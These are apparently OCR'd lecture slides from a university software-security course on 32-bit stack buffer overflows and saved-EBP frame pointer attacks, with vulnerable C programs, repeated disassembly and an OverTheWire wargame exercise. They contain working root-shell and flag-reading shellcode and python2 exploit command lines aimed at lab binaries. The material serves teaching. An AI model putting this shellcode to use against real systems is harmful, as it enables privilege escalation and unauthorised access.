NEU CY 5770 Software Vulnerabilities and Security

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Last Class

1. Stack-based buffer overflow
    a. Place the shellcode at environment variables or command line arguments.

This Class

1. Stack-based buffer overflow
   a. Overwrite Saved EBP

Shell Shellcode 32bit (without 0s) [Works!]

setreuid(0, geteuid()); execve(“/bin/sh”)

```
0:  31 c0               xor    eax,eax
2:  b0 31               mov    al,0x31
4:  cd 80               int    0x80
6:  89 c3               mov    ebx,eax
8:  89 d9               mov    ecx,ebx
a:  31 c0               xor    eax,eax
c:  b0 46               mov    al,0x46
e:  cd 80               int    0x80
10: 31 c0               xor    eax,eax
12: 50                  push   eax
13: 68 2f 2f 73 68      push   0x68732f2f
18: 68 2f 62 69 6e      push   0x6e69622f
1d: 89 e3               mov    ebx,esp
1f: 89 c1               mov    ecx,eax
21: 89 c2               mov    edx,eax
23: b0 0b               mov    al,0xb
25: cd 80               int    0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize +
'\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xd9\x31\xc0\xb0\x46\xcd\x80\x
31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\
x89\xc2\xb0\x0b\xcd\x80'"; cat) | ./bufferoverflow_overflowret4_32
```

The setreuid() call is used to restore root privileges, in case they are dropped. Many suid root programs will drop root privileges whenever they can for security reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a normal user shell.

Non-shell Shellcode 32bit printflag (without 0s) [Works!]

sendfile(1, open(“/flag”, 0), 0, 1000); exit(0)

```
8049000:    6a 67              push   0x67
8049002:    68 2f 66 6c 61     push   0x616c662f
8049007:    31 c0              xor    eax,eax
8049009:    b0 05              mov    al,0x5
804900b:    89 e3              mov    ebx,esp
804900d:    31 c9              xor    ecx,ecx
804900f:    31 d2              xor    edx,edx
8049011:    cd 80              int    0x80
8049013:    89 c1              mov    ecx,eax
8049015:    31 c0              xor    eax,eax
8049017:    b0 64              mov    al,0x64
8049019:    89 c6              mov    esi,eax
804901b:    31 c0              xor    eax,eax
804901d:    b0 bb              mov    al,0xbb
804901f:    31 db              xor    ebx,ebx
8049021:    b3 01              mov    bl,0x1
8049023:    31 d2              xor    edx,edx
8049025:    cd 80              int    0x80
8049027:    31 c0              xor    eax,eax
8049029:    b0 01              mov    al,0x1
804902b:    31 db              xor    ebx,ebx
804902d:    cd 80              int    0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") |
./overflowret4
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd
2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Frame Pointer Attack (Saved EBP/RBP)

Change the upper level func’s return address


overflow6_32

```
int vulfoo(char *p)
{
        char buf[4];

        printf("buf is at %p\n", buf);
        memcpy(buf, p, 12);

        return 0;
}

int main(int argc, char *argv[])
{
        if (argc != 2)
                return 0;

        vulfoo(argv[1]);
}
```

No print_flag() in the address space. We may need to inject shellcode.

overflow6_32

```
000011ed <vulfoo>:
    11ed:    f3 0f 1e fb             endbr32
    11f1:    55                      push   ebp
    11f2:    89 e5                   mov    ebp,esp
    11f4:    53                      push   ebx
    11f5:    83 ec 04                sub    esp,0x4
    11f8:    e8 f3 fe ff ff          call   10f0 <__x86.get_pc_thunk.bx>
    11fd:    81 c3 d7 2d 00 00       add    ebx,0x2dd7
    1203:    8d 45 f8                lea    eax,[ebp-0x8]
    1206:    50                      push   eax
    1207:    8d 83 34 e0 ff ff       lea    eax,[ebx-0x1fcc]
    120d:    50                      push   eax
    120e:    e8 6d fe ff ff          call   1080 <printf@plt>
    1213:    83 c4 08                add    esp,0x8
    1216:    6a 0c                   push   0xc
    1218:    ff 75 08                push   DWORD PTR [ebp+0x8]
    121b:    8d 45 f8                lea    eax,[ebp-0x8]
    121e:    50                      push   eax
    121f:    e8 6c fe ff ff          call   1090 <memcpy@plt>
    1224:    83 c4 0c                add    esp,0xc
    1227:    b8 00 00 00 00          mov    eax,0x0
    122c:    8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    122f:    c9                      leave
    1230:    c3                      ret
```



p


RET

Saved EBP

Buf = 8 bytes

overflow6_32


```
000011ed <vulfoo>:
    11ed:     f3 0f 1e fb             endbr32
    11f1:     55                      push   ebp
    11f2:     89 e5                   mov    ebp,esp
    11f4:     53                      push   ebx
    11f5:     83 ec 04                sub    esp,0x4
    11f8:     e8 f3 fe ff ff          call   10f0 <__x86.get_pc_thunk.bx>
    11fd:     81 c3 d7 2d 00 00       add    ebx,0x2dd7
    1203:     8d 45 f8                lea    eax,[ebp-0x8]
    1206:     50                      push   eax
    1207:     8d 83 34 e0 ff ff       lea    eax,[ebx-0x1fcc]
    120d:     50                      push   eax
    120e:     e8 6d fe ff ff          call   1080 <printf@plt>
    1213:     83 c4 08                add    esp,0x8
    1216:     6a 0c                   push   0xc
    1218:     ff 75 08                push   DWORD PTR [ebp+0x8]
    121b:     8d 45 f8                lea    eax,[ebp-0x8]
    121e:     50                      push   eax
    121f:     e8 6c fe ff ff          call   1090 <memcpy@plt>
    1224:     83 c4 0c                add    esp,0xc
    1227:     b8 00 00 00 00          mov    eax,0x0
    122c:     8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    122f:     c9                      leave
    1230:     c3                      ret
```



ebp = AAAA

overflow6_32


```
00001231 <main>:
    1231:   f3 0f 1e fb         endbr32
    1235:   55                  push   ebp
    1236:   89 e5               mov    ebp,esp
    1238:   e8 2a 00 00 00      call   1267 <__x86.get_pc_thunk.ax>
    123d:   05 97 2d 00 00      add    eax,0x2d97
    1242:   83 7d 08 02         cmp    DWORD PTR [ebp+0x8],0x2
    1246:   74 07               je     124f <main+0x1e>
    1248:   b8 00 00 00 00      mov    eax,0x0
    124d:   eb 16               jmp    1265 <main+0x34>
    124f:   8b 45 0c            mov    eax,DWORD PTR [ebp+0xc]
    1252:   83 c0 04            add    eax,0x4
    1255:   8b 00               mov    eax,DWORD PTR [eax]
    1257:   50                  push   eax
    1258:   e8 90 ff ff ff      call   11ed <vulfoo>
    125d:   83 c4 04            add    esp,0x4
    1260:   b8 00 00 00 00      mov    eax,0x0
    1265:   c9                  leave
    1266:   c3                  ret
```



ebp = AAAA

overflow6_32

```
00001231 <main>:
    1231:    f3 0f 1e fb              endbr32
    1235:    55                       push   ebp
    1236:    89 e5                    mov    ebp,esp
    1238:    e8 2a 00 00 00           call   1267 <__x86.get_pc_thunk.ax>
    123d:    05 97 2d 00 00           add    eax,0x2d97
    1242:    83 7d 08 02              cmp    DWORD PTR [ebp+0x8],0x2
    1246:    74 07                    je     124f <main+0x1e>
    1248:    b8 00 00 00 00           mov    eax,0x0
    124d:    eb 16                    jmp    1265 <main+0x34>
    124f:    8b 45 0c                 mov    eax,DWORD PTR [ebp+0xc]
    1252:    83 c0 04                 add    eax,0x4
    1255:    8b 00                    mov    eax,DWORD PTR [eax]
    1257:    50                       push   eax
    1258:    e8 90 ff ff ff           call   11ed <vulfoo>
    125d:    83 c4 04                 add    esp,0x4
    1260:    b8 00 00 00 00           mov    eax,0x0
    1265:    c9                       leave
    1266:    c3                       ret
```




ebp = AAAA

overflow6_32

```
00001231 <main>:
    1231:      f3 0f 1e fb             endbr32
    1235:      55                      push   ebp
    1236:      89 e5                   mov    ebp,esp
    1238:      e8 2a 00 00 00          call   1267 <__x86.get_pc_thunk.ax>
    123d:      05 97 2d 00 00          add    eax,0x2d97
    1242:      83 7d 08 02             cmp    DWORD PTR [ebp+0x8],0x2
    1246:      74 07                   je     124f <main+0x1e>
    1248:      b8 00 00 00 00          mov    eax,0x0
    124d:      eb 16                   jmp    1265 <main+0x34>
    124f:      8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
    1252:      83 c0 04                add    eax,0x4
    1255:      8b 00                   mov    eax,DWORD PTR [eax]
    1257:      50                      push   eax
    1258:      e8 90 ff ff ff          call   11ed <vulfoo>
    125d:      83 c4 04                add    esp,0x4
    1260:      b8 00 00 00 00          mov    eax,0x0
    1265:      c9                      leave
    1266:      c3                      ret
```

mov esp, ebp


pop ebp



1. esp = AAAA
2. ebp = *(AAAA); esp += 4, AAAE

overflow6_32


```
00001231 <main>:
    1231:       f3 0f 1e fb             endbr32
    1235:       55                      push   ebp
    1236:       89 e5                   mov    ebp,esp
    1238:       e8 2a 00 00 00          call   1267 <__x86.get_pc_thunk.ax>
    123d:       05 97 2d 00 00          add    eax,0x2d97
    1242:       83 7d 08 02             cmp    DWORD PTR [ebp+0x8],0x2
    1246:       74 07                   je     124f <main+0x1e>
    1248:       b8 00 00 00 00          mov    eax,0x0
    124d:       eb 16                   jmp    1265 <main+0x34>
    124f:       8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
    1252:       83 c0 04                add    eax,0x4
    1255:       8b 00                   mov    eax,DWORD PTR [eax]
    1257:       50                      push   eax
    1258:       e8 90 ff ff ff          call   11ed <vulfoo>
    125d:       83 c4 04                add    esp,0x4
    1260:       b8 00 00 00 00          mov    eax,0x0
    1265:       c9                      leave
    1266:       c3                      ret
```



1. eip = *(AAAE)


overflow6_32

```
00001231 <main>:
    1231:   f3 0f 1e fb             endbr32
    1235:   55                      push   ebp
    1236:   89 e5                   mov    ebp,esp
    1238:   e8 2a 00 00 00          call   1267 <__x86.get_pc_thunk.ax>
    123d:   05 97 2d 00 00          add    eax,0x2d97
    1242:   83 7d 08 02             cmp    DWORD PTR [ebp+0x8],0x2
    1246:   74 07                   je     124f <main+0x1e>
    1248:   b8 00 00 00 00          mov    eax,0x0
    124d:   eb 16                   jmp    1265 <main+0x34>
    124f:   8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
    1252:   83 c0 04                add    eax,0x4
    1255:   8b 00                   mov    eax,DWORD PTR [eax]
    1257:   50                      push   eax
    1258:   e8 90 ff ff ff          call   11ed <vulfoo>
    125d:   83 c4 04                add    esp,0x4
    1260:   b8 00 00 00 00          mov    eax,0x0
    1265:   c9                      leave
    1266:   c3                      ret
```




overflow6_32 Exploit-1

```
00001231 <main>:
    1231:   f3 0f 1e fb             endbr32
    1235:   55                      push   ebp
    1236:   89 e5                   mov    ebp,esp
    1238:   e8 2a 00 00 00          call   1267 <__x86.get_pc_thunk.ax>
    123d:   05 97 2d 00 00          add    eax,0x2d97
    1242:   83 7d 08 02             cmp    DWORD PTR [ebp+0x8],0x2
    1246:   74 07                   je     124f <main+0x1e>
    1248:   b8 00 00 00 00          mov    eax,0x0
    124d:   eb 16                   jmp    1265 <main+0x34>
    124f:   8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
    1252:   83 c0 04                add    eax,0x4
    1255:   8b 00                   mov    eax,DWORD PTR [eax]
    1257:   50                      push   eax
    1258:   e8 90 ff ff ff          call   11ed <vulfoo>
    125d:   83 c4 04                add    esp,0x4
    1260:   b8 00 00 00 00          mov    eax,0x0
    1265:   c9                      leave
    1266:   c3                      ret
```




overflow6_32 Exploit-1

```
00001231 <main>:
    1231:      f3 0f 1e fb             endbr32
    1235:      55                      push   ebp
    1236:      89 e5                   mov    ebp,esp
    1238:      e8 2a 00 00 00          call   1267 <__x86.get_pc_thunk.ax>
    123d:      05 97 2d 00 00          add    eax,0x2d97
    1242:      83 7d 08 02             cmp    DWORD PTR [ebp+0x8],0x2
    1246:      74 07                   je     124f <main+0x1e>
    1248:      b8 00 00 00 00          mov    eax,0x0
    124d:      eb 16                   jmp    1265 <main+0x34>
    124f:      8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
    1252:      83 c0 04                add    eax,0x4
    1255:      8b 00                   mov    eax,DWORD PTR [eax]
    1257:      50                      push   eax
    1258:      e8 90 ff ff ff          call   11ed <vulfoo>
    125d:      83 c4 04                add    esp,0x4
    1260:      b8 00 00 00 00          mov    eax,0x0
    1265:      c9                      leave
    1266:      c3                      ret
```



overflow6_32 Exploit-2

```
00001231 <main>:
    1231:     f3 0f 1e fb          endbr32
    1235:     55                   push   ebp
    1236:     89 e5                mov    ebp,esp
    1238:     e8 2a 00 00 00       call   1267 <__x86.get_pc_thunk.ax>
    123d:     05 97 2d 00 00       add    eax,0x2d97
    1242:     83 7d 08 02          cmp    DWORD PTR [ebp+0x8],0x2
    1246:     74 07                je     124f <main+0x1e>
    1248:     b8 00 00 00 00       mov    eax,0x0
    124d:     eb 16                jmp    1265 <main+0x34>
    124f:     8b 45 0c             mov    eax,DWORD PTR [ebp+0xc]
    1252:     83 c0 04             add    eax,0x4
    1255:     8b 00                mov    eax,DWORD PTR [eax]
    1257:     50                   push   eax
    1258:     e8 90 ff ff ff       call   11ed <vulfoo>
    125d:     83 c4 04             add    esp,0x4
    1260:     b8 00 00 00 00       mov    eax,0x0
    1265:     c9                   leave
    1266:     c3                   ret
```



...

p

RET


Saved EBP = X

Addr of Shellcode (4)
4 bytes of Garbage

X

overflow6_32 Exploit-3

```
00001231 <main>:
   1231:    f3 0f 1e fb         endbr32
   1235:    55                  push   ebp
   1236:    89 e5               mov    ebp,esp
   1238:    e8 2a 00 00 00      call   1267 <__x86.get_pc_thunk.ax>
   123d:    05 97 2d 00 00      add    eax,0x2d97
   1242:    83 7d 08 02         cmp    DWORD PTR [ebp+0x8],0x2
   1246:    74 07               je     124f <main+0x1e>
   1248:    b8 00 00 00 00      mov    eax,0x0
   124d:    eb 16               jmp    1265 <main+0x34>
   124f:    8b 45 0c            mov    eax,DWORD PTR [ebp+0xc]
   1252:    83 c0 04            add    eax,0x4
   1255:    8b 00               mov    eax,DWORD PTR [eax]
   1257:    50                  push   eax
   1258:    e8 90 ff ff ff      call   11ed <vulfoo>
   125d:    83 c4 04            add    esp,0x4
   1260:    b8 00 00 00 00      mov    eax,0x0
   1265:    c9                  leave
   1266:    c3                  ret
```



Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open(“/flag”, 0), 0, 1000)

```
8049000:    6a 67             push   0x67
8049002:    68 2f 66 6c 61    push   0x616c662f
8049007:    31 c0             xor    eax,eax
8049009:    b0 05             mov    al,0x5
804900b:    89 e3             mov    ebx,esp
804900d:    31 c9             xor    ecx,ecx
804900f:    31 d2             xor    edx,edx
8049011:    cd 80             int    0x80
8049013:    89 c1             mov    ecx,eax
8049015:    31 c0             xor    eax,eax
8049017:    b0 64             mov    al,0x64
8049019:    89 c6             mov    esi,eax
804901b:    31 c0             xor    eax,eax
804901d:    b0 bb             mov    al,0xbb
804901f:    31 db             xor    ebx,ebx
8049021:    b3 01             mov    bl,0x1
8049023:    31 d2             xor    edx,edx
8049025:    cd 80             int    0x80
8049027:    31 c0             xor    eax,eax
8049029:    b0 01             mov    al,0x1
804902b:    31 db             xor    ebx,ebx
804902d:    cd 80             int    0x80
```

Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd
2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the shellcode

In-class Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2221 behemoth1@behemoth.labs.overthewire.org
3. Input password: 8YpAQCAuKf
4. cd /behemoth; this is where the binary are
5. Hack the program behemoth1
6. Your goal is to get the password of user behemoth2, which is located at /etc/behemoth_pass/behemoth2


Backup slides

crackme4h

```
void printsecret(int i, int j, int k)
{
  if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
    print_flag();

  exit(0);}

int main(int argc, char *argv[])
{
  char buf[8];

  if (argc != 2)
    return 0;

  strcpy(buf, argv[1]);
}
```

crackme4

```
0000137a <main>:
   137a:      f3 0f 1e fb             endbr32
   137e:      55                      push   ebp
   137f:      89 e5                   mov    ebp,esp
   1381:      83 ec 08                sub    esp,0x8
   1384:      83 7d 08 02             cmp    DWORD PTR
[ebp+0x8],0x2
   1388:      74 07                   je     1391 <main+0x17>
   138a:      b8 00 00 00 00          mov    eax,0x0
   138f:      eb 1a                   jmp    13ab <main+0x31>
   1391:      8b 45 0c                mov    eax,DWORD PTR
[ebp+0xc]
   1394:      83 c0 04                add    eax,0x4
   1397:      8b 00                   mov    eax,DWORD PTR [eax]
   1399:      50                      push   eax
   139a:      8d 45 f8                lea    eax,[ebp-0x8]
   139d:      50                      push   eax
   139e:      e8 fc ff ff ff          call   139f <main+0x25>
   13a3:      83 c4 08                add    esp,0x8
   13a6:      b8 00 00 00 00          mov    eax,0x0
   13ab:      c9                      leave
   13ac:      c3                      ret
```



Arg3 = 0xd0doface

Arg2 = 0xcodecafe

Arg1 = 0xdeadbeef

4 bytes


RET = printsecret

crackme4h

```
0000138c <main>:
   138c:    f3 0f 1e fb           endbr32
   1390:    8d 4c 24 04           lea    ecx,[esp+0x4]
   1394:    83 e4 f0              and    esp,0xfffffff0
   1397:    ff 71 fc              push   DWORD PTR [ecx-0x4]
   139a:    55                    push   ebp
   139b:    89 e5                 mov    ebp,esp
   139d:    51                    push   ecx
   139e:    83 ec 14              sub    esp,0x14
   13a1:    89 c8                 mov    eax,ecx
   13a3:    83 38 02              cmp    DWORD PTR [eax],0x2
   13a6:    74 07                 je     13af <main+0x23>
   13a8:    b8 00 00 00 00        mov    eax,0x0
   13ad:    eb 1d                 jmp    13cc <main+0x40>
   13af:    8b 40 04              mov    eax,DWORD PTR [eax+0x4]
   13b2:    83 c0 04              add    eax,0x4
   13b5:    8b 00                 mov    eax,DWORD PTR [eax]
   13b7:    83 ec 08              sub    esp,0x8
   13ba:    50                    push   eax
   13bb:    8d 45 f0              lea    eax,[ebp-0x10]
   13be:    50                    push   eax
   13bf:    e8 fc ff ff ff        call   13c0 <main+0x34>
   13c4:    83 c4 10              add    esp,0x10
   13c7:    b8 00 00 00 00        mov    eax,0x0
   13cc:    8b 4d fc              mov    ecx,DWORD PTR [ebp-0x4]
   13cf:    c9                    leave
   13d0:    8d 61 fc              lea    esp,[ecx-0x4]
   13d3:    c3                    ret
```

crackme4h

```
0000138c <main>:
   138c:    f3 0f 1e fb             endbr32
   1390:    8d 4c 24 04             lea    ecx,[esp+0x4]
   1394:    83 e4 f0                and    esp,0xfffffff0
   1397:    ff 71 fc                push   DWORD PTR [ecx-0x4]
   139a:    55                      push   ebp
   139b:    89 e5                   mov    ebp,esp
   139d:    51                      push   ecx
